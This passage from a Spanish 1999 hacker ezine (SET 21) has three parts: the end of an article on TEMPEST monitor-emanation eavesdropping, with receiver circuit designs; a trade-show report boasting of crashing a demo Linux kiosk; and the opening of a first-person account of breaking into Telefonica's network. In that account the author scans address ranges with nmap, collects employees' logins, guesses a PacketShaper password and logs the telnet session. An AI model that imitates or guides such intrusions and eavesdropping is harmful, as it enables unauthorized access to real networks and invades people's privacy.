Pues eso, si realmente soys paranoicos, se pueden conseguir equipos preparados para no tener apenas radiaciones indeseadas, por precios muy graciosos, demasiado graciosos. Pero claro, si trabajais en el CESID, o para el Ministerio de Defensa, quiza esa sea una de las mejores soluciones, y no el poneros a hacer las chapuzillas que yo propongo, y que dicho sea de paso... son ideas que se me ocurren sobre la marcha. ;))
Los equipos que "en principio" serian "poco" vulnerables son los que se ajustan a un estandar llamado NACSIM 5100A, declarado material clasificado por la NSA.

d) Soluciones poco Ortodoxas:

Aqui podriamos englobar a esas soluciones que nos podemos encontrar por la red, o que a algunos se le ocurra aplicar, en plan...

Hay un Pepino del Norte de los Desiertos de Kazajistan, que dicen que absorve las radiaciones que emiten los monitores...

o

Dicen que si pones un vaso con agua con sal al lado del monitor...

o

Rezando 4 Ave(ma)rias y le pones dos bombillas a San Teleco, te concede tus electro-deseos... XD

Me entendeis no??... Yo no os recomiendo fiaros mucho de esta opcion d), que quiza algunas cosas de esas como lo del pepino de no se donde puedan reducir las radiaciones, pero la verdad... no pondria mi intimidad al cargo de un pepino... y tu???

6. Legislacion.

Hablemos ahora un poco (muy poco!) sobre las consecuencias legales que tiene TEMPEST, su uso por nosotros o contra nosotros. Por que digo por nosotros o "contra" nosotros... pues bien, por que... quien dice que seamos nosotros los que siempre espien, o que seamos nosotros los unicos que conocemos esto??. De hecho los servicios secretos y/o de inteligencia de diversos paises ya hacen uso de estas tecnicas (o similares) en sus investigaciones; asi que supongo que es interesante hasta que punto puede ser utilizado como una prueba valida, o en que limites dentro de la ley pueden hacer uso de esta tecnica las "fuerzas del orden".

Tras realizar algunas preguntas a abogados especializados en temas

similares, he descubierto que el uso de estos sistemas conyeban mas responsabilidades de las que en un principio yo creia, y ahora me explico:

Segun la antigua ley (quiza actualmente vigente) que regulaba las comunicaciones, se permitia la recepcion de cualquier emision radiada, siempre y cuando no se interfiriera en ella.

[Mas informacion en SET 18 en el articulo 0x10 de Falken donde se habla con un poco mas de profundidad de esta ley.]

Esto venia a decir que nadie podia impedirnos, o acusarnos por escuchar el canal por el cual la POLICIA se comunica, pero SI por INTERFERIR nosotros conscientemente, sin autorizacion en dicho canal. Entendido esto??. Bien, ajustandonos a esta ley, podriamos argumentar que nosotros simplemente estabamos barriendo el espectro y "escuchando" con un monitor lo que en el ocurre no??, y no podrian acusarnos de nada, puesto que simplemente estariamos recibiendo de modo pasivo.

Pues bien, no es tan sencillo el tema, ya que con las recientes Leyes sobre Delitos Informaticos, pena expresamente el uso de cualquier tipo de "artilugio" electrico, electronico o software usado para invadir la privacidad de alguien. Y en el fondo cuando uno hace uso de Tempest esta invadiendo la privacidad de otra persona, o entidad. Nos encontramos ahora con un dilema: "estamos invadiendo privacidad o estamos escuchando de forma pasiva??".

Si aun encima sacaramos algun otro tipo de provecho, tal como ver television de pago haciendo uso de esta tecnica recogiendola del vecino, pues aun con mas razon estariamos infringiendo la ley.

Una defensa que quiza pusiera en duda nuestra invasion de privacidad, seria comparar esto con una persona en una habitacion discutiendo con un alto volumen de voz, pasamos al lado y podemos escucharle... acaso nos podrian acusar por invadir su privacidad si nos paramos a escuchar por que discute??.

Por otro lado, al igual que sera obligatorio dentro de poco que las empresas tomen medidas para proteger su informacion informatica, no deberia incluirse en estas medidas proteccion frente a TEMPEST??.

La verdad es que este es un tema realmente escabroso, lo unico cierto es que existe una ley que expresamente prohibe usarlo si invadimos la privacidad de alguien, pero a la vez existen intereses para que la gente no sea capaz de protegerse totalmente frente a este tipo de espionaje, al igual que existen intereses en que los estandares criptograficos de medios como GSM no sean tan fuertes como podrian... y por que??, por que al Gran Hermano le interesa tener una puerta trasera por la cual en un momento determinado poder cazar a los criminales, justo??... no entrare en el debate, bastante se ha montado por lo de Echelon, Enfopol...

7. APENDICES:

~~ APENDICE A: Circuitos Practicos ~~

Bueno, en este apendice teneis todos los circuitos juntitos que se han analizado en el texto; aqui estan en formato ASCII, pero junto con el zine podreis encontrar unos archivos .sch, para su mejor visualizacion con PSPICE (y si os animais para simularlos). En los sch vereis los circuitos mucho mejor que aqui en ASCII, pero claro no podemos suponer que todos teneis el PsPice!. Posiblemente necesitareis algunas librerias si

pretendeis realizar una simulacion con Spice (y modificar un poco los archivos que incluyo) de dichos circuitos, si no las conseguis con PsPice enviadme un mail y hare que os lleguen. Los que no tengais PsPice, pero esteis interesados en conseguirlo.. pues bien en la web de MICROSIM, que aparece en la bibliografia podeis pedir la Version de Estudiante de PsPice 8.0 para Winchoff, que os la envian en un CD a casa de modo gratuito.

Los archivos .sch estan en el directorio SCH cuando descomprimais SET21.


[Ultima hora: No envian ya el PsPice a no ser que seas un profesional; estudiantes pedirlo en vuestra escuela. Ademas ahora se pide en www.orcad.com]


Sin mas aqui teneis esos circuitos ---\
|
\V/

GENERADOR DE SINCRONISMOS

Ya ha quedado explicado mas arriba para que es y como funciona basicamente, asi que pasaremos directamente a proporcionar algunas explicaciones de dise~o. Simplemente recordar antes de nada, que mientras esteis ajustando el circuito, cualquier se~al que de este introduzcais al monitor, debereis comenzar a ajustarla de menor se~al de entrada a mayor, hasta que el nivel que le introduzcais sea el correcto.

Esquema:





Ecuaciones y explicacion:

Primero las ecuaciones que definen el comportamiento de este circuito:

$$\text{(ecu 1.)} \qquad D = \frac{T1}{T1 + T2} = \frac{R1 + R2}{R1 + 2R2} = 90\ \%$$

Como se ve D siempre va a ser mayor del 50 % ah!, se me olvidaba D es el Duty Cicle (ciclo de trabajo) de la se~al que generemos y T1 y T2 son:

$$\frac{T1}{T2}$$

Con esto queda claro no??.

De aqui ya teneis el valor de 4 resistencias, puesto que las R' van ha tener el mismo valor. Me explico, por cada LM555 obtenemos dos se~ales cuadradas, que van ha ser cada una la correspondiente a uno de las frecuencias de disparo en los sincronismos (Horizontal y vertical). Damos a los dos disparos el mismo ciclo, que podria ser del 90 %, si no funciona se varia, como veis con un potenciometro es muy facil hacer variar esto, pero una vez ya tenemos el ciclo ajustado de modo que nuestro monitor lo detecte bien, es preferible dejar fijas estas Rs. Para un ciclo del 90 % aproximadamente unos valores aceptables serian:

R1=R1'= 10 K
R2=R2'= 1 K 25

Si no son exactos estos valores tampoco importa demasiado, siempre que nuestro monitor detecte los pulsos con el ciclo de trabajo que nos quede ok?.


$$\text{(ecu 2.)} \qquad f = \frac{1}{0{,}69\ C\ (R1 + 2R2)}$$

Muy bien, esto nos da la frecuencia de la señal que obtendremos a la salida. La C es la suma de la CV (capacidad Variable) y la Capacidad que hemos puesto en paralelo esto es C= C1 + CV1 ok?, en cada 555 tenemos que ajustar una frecuencia diferente, en uno con las C1 y en el otro con las C2. Aqui las frecuencias a utilizar seran las que nos determinen el correcto funcionamiento de este bloque, asi que consultar toda la info del monitor que tengais, y en cualquier caso... paciencia y a probar!!.


FILTRADO

Para el filtrado proponia en el texto mas arriba utilizar un filtro de Sallen-Key (realmente 2), asi que primero os ense~o como seria con filtros de Sallen-Key, y luego comento algunas cosillas:

Filtro Paso Bajo




Filtro Paso Alto



Explicacion:

El Filtro paso bajo, nos deja pasar las componentes frecuenciales por debajo de una Fc1; y el paso Alto por debajo de una Fc2. Entonces, si nosotros lo que necesitamos es dejar pasar componentes en una banda determinada, como lo hacemos??... Muy simple, colocando uno tras de otro tal que asi:



Asi, nuestro filtro dinal dejara pasar las componentes estre Fc2 y Fc1. Y el ancho de banda sera Fc2-Fc1.

Ojo!!: Como es logico Fc1 > Fc2.

Sobre la realizacion de los filtros de Sallen-Key mostrados en los graficos...

Si usamos las R’s (en ohmios) y los C’s (en Faradios) de valor 1, tendremos un filtro que comienza a recortar en 1 rad/seg, esto es 2pi Hz.

Para hacer que los filtros filtren alrededor de las frecuencias que deseamos habra que variar el valor de las Rs y/o los Cs.


Sobre el estudio de las formulas que nos permiten dicho diseño, esperaba hacer una especie de resumen, pero es algo dificil de resumir, asi que por no extenderme, os remito a las paginas del Malik de donde iva a sacar la demostracion: 870-875 Malik (ver referencias).

Solo mencionar, que una vez hayais calculado unas Rs y Cs modificando solo las R's o solo los C's podeis ir haciendo qeu el filtro se desplace por el espectro, si bien es algo costoso. Por eso mismo os recomiendo busqueis algun tipo de filtro ya integrado, ya que conseguireis un mejor filtrado y un mas facil desplazamiento de este. Eso si... solo si os apetece hacer el filtrado manualmente!! (o no teneis pelas para un analizador de espectros).

Otra solucion que se me ocurre a el uso de filtros hechos a mano, es usar un simple scanner demodulando en AM y luego modular la salida que nos de otra vez en AM, asi lo que tendremos sera, a la salida del scaner una se~al que no era AM filtrada y demodulada, y a la salida del modulador esa señal *SOLO* filtrada (OJO que hay que modular con la misma frecuencia con que se demodulo!!, a no ser... que recojamos un armonico y queramos situarlo en una frecuencia menor).

AMPLIFICADOR

Me da verguenza contar esto, pero bueno seguro que bastantes no sabeis como hacer un simple amplificador con un diferencial, asi que aqui teneis:





Explicacion: ?? explicacion?, ok, ahi teneis la formula de la ganacia, esto es la Vo/Vi:

G=-R2/R1 (ojo con el -)

TOTAL

Una vez ya teneis todos los bloques el montaje total seria el siguiente:





La etapa mas critica como siempre estoy diciendo el Filtrado!.

NOTA FINAL:

Supongo que como yo habreis llegado a la conclusion de que este montaje no es tan sencillo como parecia en un principio. Realmente no es complicado, simplemente requiere mucho tiempo/paciencia, algo de lo que no dispongo demasiado personalmente, o bien de algo de dinero (dispongo aun menos de esto), para comprar equipo (como un analizador de espectros) que nos reduja drasticamente el esfuerzo. Si bien, cualquier intento de visualizacion es harto complicado, solo con un receptor de radio podreis comprobar como vuestro equipo esta radiando informacion, que con un cierto trabajo se puede llegar a restaurar.

~~ APENDICE B: Vocabulario Tecnico ~~

AM: Modulacion an Amplitud; basicamente consiste en multiplicar una se~al por una sinusoide, de modo que esta nos desplace el espectro de la se~al original a la frecuencia de dicha sinusoide.

FM: Modulacion en Frecuencia; en esta la informacion se transmite en la frecuencia de una sinusoide, sumandole o restandole a una frecuencia basica segun la informacion. Asi el espectro de las se~al de la informacion queda desplazado a la de la frecuencia basica de la sinusoide.

TEMPEST: Transient Electromagnetic Pulse Emanation Surveillance System; hay quienes dicen que este no es su significado original, sino una simple interpretacion y que TEMPEST, es simplemente el codigo con el cual el DoD americano se referia en clave a esta tecnologia.

NACSIM: Estandares de seguridad para equipos electronicos.

FILTRO: Montaje electronico usado para restringir las componentes frecuenciales de una determinada se~al que se introduce a dicho montaje.

RED SIGNAL: Nombre clave usado para cualquier tipo de se~al emanada por un dispositivo electronico, susceptible de ser recuperada y posteriormente tratada para la recuperacion de la informacion original que provoco dicha emanacion.

555: Circuito integrado utilizado para realizar circuitos de disparo, y relojes con duty cicle a elejir.

Podria poner cientos de palabros.. pero me cansa porner definiciones, asi que solo he puesto las que mientras vayais leyendo el articulo podrais encontrar y no saber que co~o son, o bien, las que despues de leer esto al menos deberiais recordar o son mas importantes... vamos que he puesto unas cuantas solo!. Si quereis mas... pues hay por ahi diccionarios tecnicos bastante majos, y aqui debajo algunas referencia bibliograficas.

8. REFERENCIAS:

==========

URL's:
------

http://www.thecodex.com

http://www.kriptopolis.com/ih-98-tempest.pdf

http://www.microsim.com

http://www.orcad.com

http://www.hut.fi/

BIBLIOGRAFIA:

- Teoria de la comunicacion.
Varios autores. Dpto. SSR.
Servicio de publicaciones de la ETSIT Madrid (UPM).

- Electronica de Impulsos. Teoria y Problemas.
M.Mazo, R.Garcia... Dpto. Electronica
Servicio de publicaciones UAH (Univ. Alcala de H.)

- Circuitos Electronicos.
N.R. Malik
Prentice Hall
(ver articulo Biblioteca del hacker)

9. Greetz to:

En mi bautismo de fuego en SET debo agradecer la ayuda y algo mas a esta gente...

Falken: ... por dar la brasa, hasta que me convencio para hacer esto; y por la info (URL-man!!)

GreeN LegenD: por darme tanto tiempo pa acabar esto! e info para aburrirme leyendo.

PaTa: por el buen rollo y la info proporcionada.

UNDERCON: por lo genial, la informacion, el buen rollo. Especialmente a los TDDz (thnx por el hueco en el zulo!)... geniales!.

DP: por sacar adelante lo que comence... y colaborar a que el hack hispano no termine con nuestra generacion.

EOF

-[0x0d]----------
-[SIMO 99 : Que hay de nuevo ?]----------
-[by SET Staff]----------SET-21-

SIMO : El circo

Vamos a ver que habia en este SIMO 99, se reunio parte del staff de SET en Madrid para hacer una visita rapida. La visita se realizo uno de los dias de profesional, simplemente por que aun quedan cosas gratis. Y no te tienes que pelear para conseguir una pegatina como ocurre siempre en el fin de semana. Este a~o el control en la entrada fue un poco mas que otros a~os pero nada como entrar 4 personas con dos pases. Y ciertamente dan pases de prensa a cualquiera. Una vez dentro. Veamos lo que habia. No se puede ir a ver todo, no tiene sentido. Nuestra primera visita fue el stand cierto grupo editorial que tenia un par de Linux por alli. Despues de entretenernos un rato y ver que no daban nada gratis pues seguimos nuestro camino. Rapidamente pasamos de largo de los stands de Telefonica y nos dirigimos al stand donde estaban las estaciones Alpha, por modulos. Se nos cayo la lagrimita solo de pensar el precio.

Despues de dar unas cuantas vueltas, acabamos en el stand de otro grupo editorial que edita varias revistas sobre Linux, al menos tres. Y que hace muy poco han empezado a publicar The Linux Journal en castellano.

De camino a otro stands hicimos una visita a varias compa~ias que venden y fabrican cabinas de telefonos, muy interesante. Pero mi impresion general que estas compa~ias no saben aun muy bien donde se meten, poner cabinas en sitios abiertos en Espa~a no es lo mismo que ponerlas en centros comerciales y de vadalismos varios la gran T si que sabe. Que por algo sus cabinas-tanque son de las mas duras del mundo.

Luego hicimos nuestra visita al stand de TDK para intentar ganar unos cuantos cd-rs por la cara acto seguido fuimos al stand de Compaq que tenia los mejores chupa-chups de todo el simo. De camino a otro sitio pasamos de largo pero no pudimos resistir ver en el stand de Timofonica Moviles las maquetas de aviones, No se supone que no se pueden usar moviles en los aviones en vuelo ? a que venia tanta maquetita de aviones de Iberia ??? visitamos el stand de Canal Satelite Digital, el Canal C: y yo hasta que no me lleve mi camiseta no estuve tranquilo.

De caza....

Empezo la caza de alfombrillas. Cogiamos todas las que nos daban y las que no nos daban tambien, que se lo digan a la gente de Navegalia a los que les desaparecioron la mitad de las alfombrillas. Ahora era hora de descansar un poco y comer, el casancio hacia mella. Una paradita en las cabinas a llamar para tener al personal localizado. Como no durante la comida nuestro invitado virtual PaTa llamo un par de veces, es como una madre llama para ver si estamos bien.

Despues de comer hicimos alguna que otra visita obligada, el stand de Cabitel en el que vimos un monton de tarjetas de telefonos!!! Y tenian una columna con tres cabinas como las que escribimos el articulo de Bricolaje de Cabinas, algun comentario sobre que a alguien le faltaban ciertos cristales para su colecion. Ganas no faltaron de demostrarles la falta de seguridad. Pero lo interesante era una maquina con conexion a internet, corriendo bajo... Linux. unas X-windows y un kernel 2.0.28 el cuelge no se hizo esperar, la maquina no duro en pie apenas 20 segundos

en manos de Krip7ik. A la azafata le caia sudor frio solo de pensar en re-arrancar el Linux. Despues de molestar a gusto decidimos seguir camino.

Fuimos al stand de Retevision a ver que nos iban a dar gratis y daban el frisbee con lo de 1050, pero habia que hacer una voltereta y aguantar que unos ïchicosï muy majos te ayudaran a levantarte. Krip7ik volvio a conseguir su disco. Pero no estuvo muy de acuerdo con los ïchicosï que le intentaban levantar. ;)

Despues fuimos a visitar el stand de la guardia civil a hacernos una foto por alli todos juntos. A recoger los posters que daban gratis. Ojo, el poster dice, Por una red mas segura, y tiene el sponsor de Timofonica y la BSA. Despues de la foto de rigor no fuimos al stand de Esware a ver que tenian, fuera de un par de Star Office con caja originales poco mas. De pasada nos hicimos una foto en la torre de la BSA que estaba enfrente del stand de Canal C:. Por hoy el Simo habia acabado. Nos fuimos de retirada, pero no todo acaba aqui, hicimos una fugaz aparicion en la reunion nocturna del Hispalinux cuando estaban en la zona de marcha en Madrid. Tomamos algo y nos retiramos.

Ahora veamos que hicimos el Sabado, fuimos a ver a la gente de TDD que estuvieron por alli el dia de publico pero aquello era demasiado. Un caos. Asi acabo nuestro Simo99, trataremos de organizarlo un poco mas y sobre todo de dormir mas antes de ir. Nos vemos en el simo.

EOF

```
-[ 0x0E ]--------------------------------------------------------------
-[ EL ULTIMO PAQUETE ]-------------------------------------------------
-[ by Paseante ]-----------------------------------------------------SET-21-

Hace mucho tiempo en una galaxia muy lejana...
INTRODUCCION
Bienvenido a este viaje. Es un viaje en el que vamos a descubrir y explorar
un nuevo sistema, al menos para mi, veremos en primera fila como se efectua
un hackeo y de paso le daremos en los morros a Timofonica.
Si esto no te ha convencido de leer lo que sigue no se que lo hara ;-DD
Este articulo se debe en parte a dos personas, a FCA00000 que al contar sus
faza~as en SET 20 ha reavivado el interes de nuestros lectores por el
'lado oscuro' y a Madfran, que si bien jamas me ha animado ni sugerido
hacer nada ilegal, apunto una vulnerabilidad del servidor web de
Telefonica -http://www.telefonica.es- en la lista del staff del SET.
Y claro, aqui teneis a vuestro humilde servidor (que no asume la autoria
de nada y que escribe en primera persona solo porque queda mejor) que
aun estando inmerso en otras historias completamente ajenas y semi-
retirado del ajetreo que conlleva este mundillo no puede evitar
darse una vuelta por las fauces del monstruo Timofonico y ver como esta
la cosa....asi empieza nuestra historia.

- PARTE I-. DANDO FORMA A SU PAQUETE
Fue recibir el mensaje de Madfran y darme una vuelta por www.telefonica.es,
en efecto habia un serio problema de configuracion que me permitio bajarme
el fuente de varios CGI entre otras cosas...estuve mirandolo un poco ya
desconectado y pense. Por que no mirar un poco mas toda la red de Timofonica?
Dicho y hecho, usando una cuenta cualquiera y con varios trucos que ya se
han explicado en SET vuelvo a la carga dispuesto a hacer un ping-scan con
nmap sobre un grupo de clases C como:
194.xxx.?5.*
194.xxx.?2.*
194.xxx.?2.*
entre otras
Por cierto, acostumbrate a que a partir de ahora altere datos, oculte
direcciones IP y suprima y modifique output de las maquinas afectadas.
Y como siempre comentarios intercalados en el output de comandos en
las lineas que empiecen por $$.
Lo que no recomiendo es pillarle la cuenta a uno que te caiga mal en el IRC
y usarla, luego cuando la pasma vaya a por el y le pillen la guia del
superhacker seguro que no se libra ni de casualidad. :-X
Como la mayor parte de esas maquinas estan tras algun tipo de bloqueo o
son Windozes, algunos de los 'stealth scan' no sirven de nada, tras mirar un
poco aqui y otro alla y por gentileza de la srta. Rocio S. me guipo una
serie de logins/passwords que no me sirven de nada y una lista de equipos
accesibles en la red interna (Direcciones IP privadas del rango 192.168.)
Y mira por donde examinando el monton de logs que he acumulado encuentro
algo que me llama la atencion.....hora de que comience el juego.
En mi desconocimiento e ignorancia me dirijo felizmente a una web en
alguna IP perdida que pone algo como "PacketShaper" y una caja de entrada
para meter una clave. Como tonto del todo no soy, colijo que se trata de
algun sistema para distribuir el ancho de banda.
Claves a mi!. Acierto a la primera. (Natural). Y me encuentro con una
cosa muy chula con frames, formularios, Javascrises de esos. Muy bonito,
pero es tiempo de entrar por telnet (tambien se puede) porque asi puedo
hacer un log :-)):
pas@solsticio:~> telnet 194.*.xxx.* | tee timo-log5
Trying 194.*.xxx.*...
Connected to 194.*.xxx.*.
Escape character is '^]'.
PacketShaper (194.*.xxx.*)
Password:
```

```
PacketShaper v4.0.4g1 1999-08-11
Copyright (c) 1996-1999 Packeteer, Inc. All rights reserved.
Packet shaping: off.
$$ Perfecto, ya estoy dentro. Pero dentro de que?. Mi truco de siempre ;-)
PacketShaper> help
PacketShaper commands are divided into five groups:
  shaper          Group of commands to configure and view the traffic-
                  shaping facilities of the PacketShaper--class, policy,
                  partition, hostdb, traffic, links, measure, hl, event
  setup           Command to configure and view the basic settings of the
                  PacketShaper
  group           Command to manage the Group Configuration Service (GCS)
  diagnostic      Group of diagnostic commands--arp, dns, mib, ping, net,
                  sys, and uptime
  utility         Group of file manipulation commands
  miscellaneous   Group of miscellaneous commands--look, touch, exit, help,
                  reset, run, version, schedule, group, image
For more information on a group of commands, type "help <group>".  For
more information on a specific command, type "help <cmd> ...".
PacketShaper> help shaper
The following are the traffic shaping-related commands:
class           Configure and view traffic classification
email           Manage Email
event           Manage User Events
hostdb          View host database information
partition       Create, modify, and view partition information
policy          Apply, remove, or modify policies
traffic         Display traffic class usage information
links           Display link statistics
measure         Configure and retrieve data from measurement engine
rtm             Display or configure Response Time Measurement
PacketShaper> help links
To display access link statistics, use the following command:
links <arg> ...
where <arg> is one of the following:
show            Display link statistics
PacketShaper> links show
Interface     Speed    Cur    1 Min    Peak
                       rate     avg    rate
-----------------------------------------
Outside    50000000     5.5M    5.2M   22.3M
 Inside    50000000    10.2M    9.6M   26.7M
$$ Esto nos interesa, lo que dice es que este PacketShaper esta instalado
$$ en un lugar en el que hay dos conexiones de 50MB cada una para trafico
$$ interior y exterior. Luego os explicare en mas detalle :->.
PacketShaper> help miscellaneous
The following are the miscellaneous commands:
look            Resume look-level access (view-only)
touch           Acquire touch-level access (view or modify)
exit            Logout
help            On-line help facility
image           Image commands
run             Execute a script file
schedule        Schedule commands
version         Display PacketShaper software version & serial number
$$ De aqui destacar los comandos look y touch, el PacketShaper funciona
$$ como los Cisco, con la password de entrada estas en modo look (solo mirar)
$$ con una segunda password para touch puedes modificar la configuracion y
$$ obtener el control total (al estilo enable en Cisco)
PacketShaper> touch
Password:
Touch access denied
```

```
$$ Casi!
PacketShaper> help image
The following are the image commands:
list            List contents of the current PacketShaper image
show            Show image version(s)
PacketShaper> image show
Active Image version: PacketShaper v4.0.4g1 1999-08-11
Backup Image version: PacketShaper v4.0.3g3 1999-07-01
Bootloader version  : Bootloader v3.00g1 1997-09-22
PacketShaper> image list
      3256 06/04/1999 10:52:44 about.htm
      7798 03/12/1999 17:35:28 art.htm
      6703 03/15/1999 08:59:36 artgmore.htm
      7093 03/15/1999 08:59:34 artgraf.htm
      9408 06/04/1999 10:53:46 artview.htm
      3617 03/08/1999 18:18:20 artwclt.htm
       269 06/25/1998 13:41:32 images/menu0.gif
       256 06/25/1998 13:41:32 images/menu1.gif
       221 03/11/1999 17:11:40 images/menu10.gif
      2039 12/03/1998 18:06:58 libform.js
      9794 10/20/1998 14:58:38 libmd5.js
      2441 10/23/1998 13:01:16 libmenu.js
     14233 07/21/1999 10:47:54 libpctl.js
     1913 12/28/1998 13:03:26 polbuck.htm
      6198 05/03/1999 11:41:06 polerr.htm
      5645 11/25/1998 15:44:54 polfovr.htm
      1872 03/01/1999 16:02:52 policy.htm
      4808 12/29/1998 18:46:44 polipqos.htm
      2821 11/25/1998 15:44:54 polprec.htm
     11979 07/12/1999 14:04:44 polscal.htm
     10823 01/28/1999 15:45:16 GraphT/GraphTop.gif
      8126 01/28/1999 15:45:16 GraphT/GraphTop.gif
      1368 07/21/1999 13:12:06 pshelp/tspecrit.htm
      2795 03/15/1999 10:20:16 pshelp/ttoshlp.htm
     36422 07/21/1999 10:23:20 rptbld.htm
      5852 07/21/1999 10:37:02 rptevt.htm
      9308 07/21/1999 11:51:38 rptmain.htm
     12348 05/03/1999 11:10:34 rpttop.htm
      3936 02/08/1999 12:27:46 tophdlog.htm
      1173 01/26/1999 16:54:48 toplstrs.htm
      1175 01/26/1999 16:54:46 toptalks.htm
      3181 03/26/1999 17:26:02 tspecd.htm
      4786 06/28/1999 17:23:52 tspectos.htm
   2053840 08/11/1999 16:34:04 ram.abs
$$ He editado mucho este listado, mostraba toda la estructura de la web
$$ pero salen un porron de ficheros y se me hacia pesado. Dejo unos
$$ pocos para que os hagais una idea.
PacketShaper> pepe
  arp               ARP commands
  class             Classifier commands
  dns               DNS commands
  ds                Directory configuration commands
  group             Group configuration commands
  help              On-Line help facility
  hl                Host list configuration commands
  hostdb            Host database commands
  image             Image commands
  ipfilter          IP filter commands
  links             Link commands
  look              Withdraw touch access (go back to look-only access)
  measure           Measurement commands
  mib               MIB commands
```

```
  net               Network statistics commands
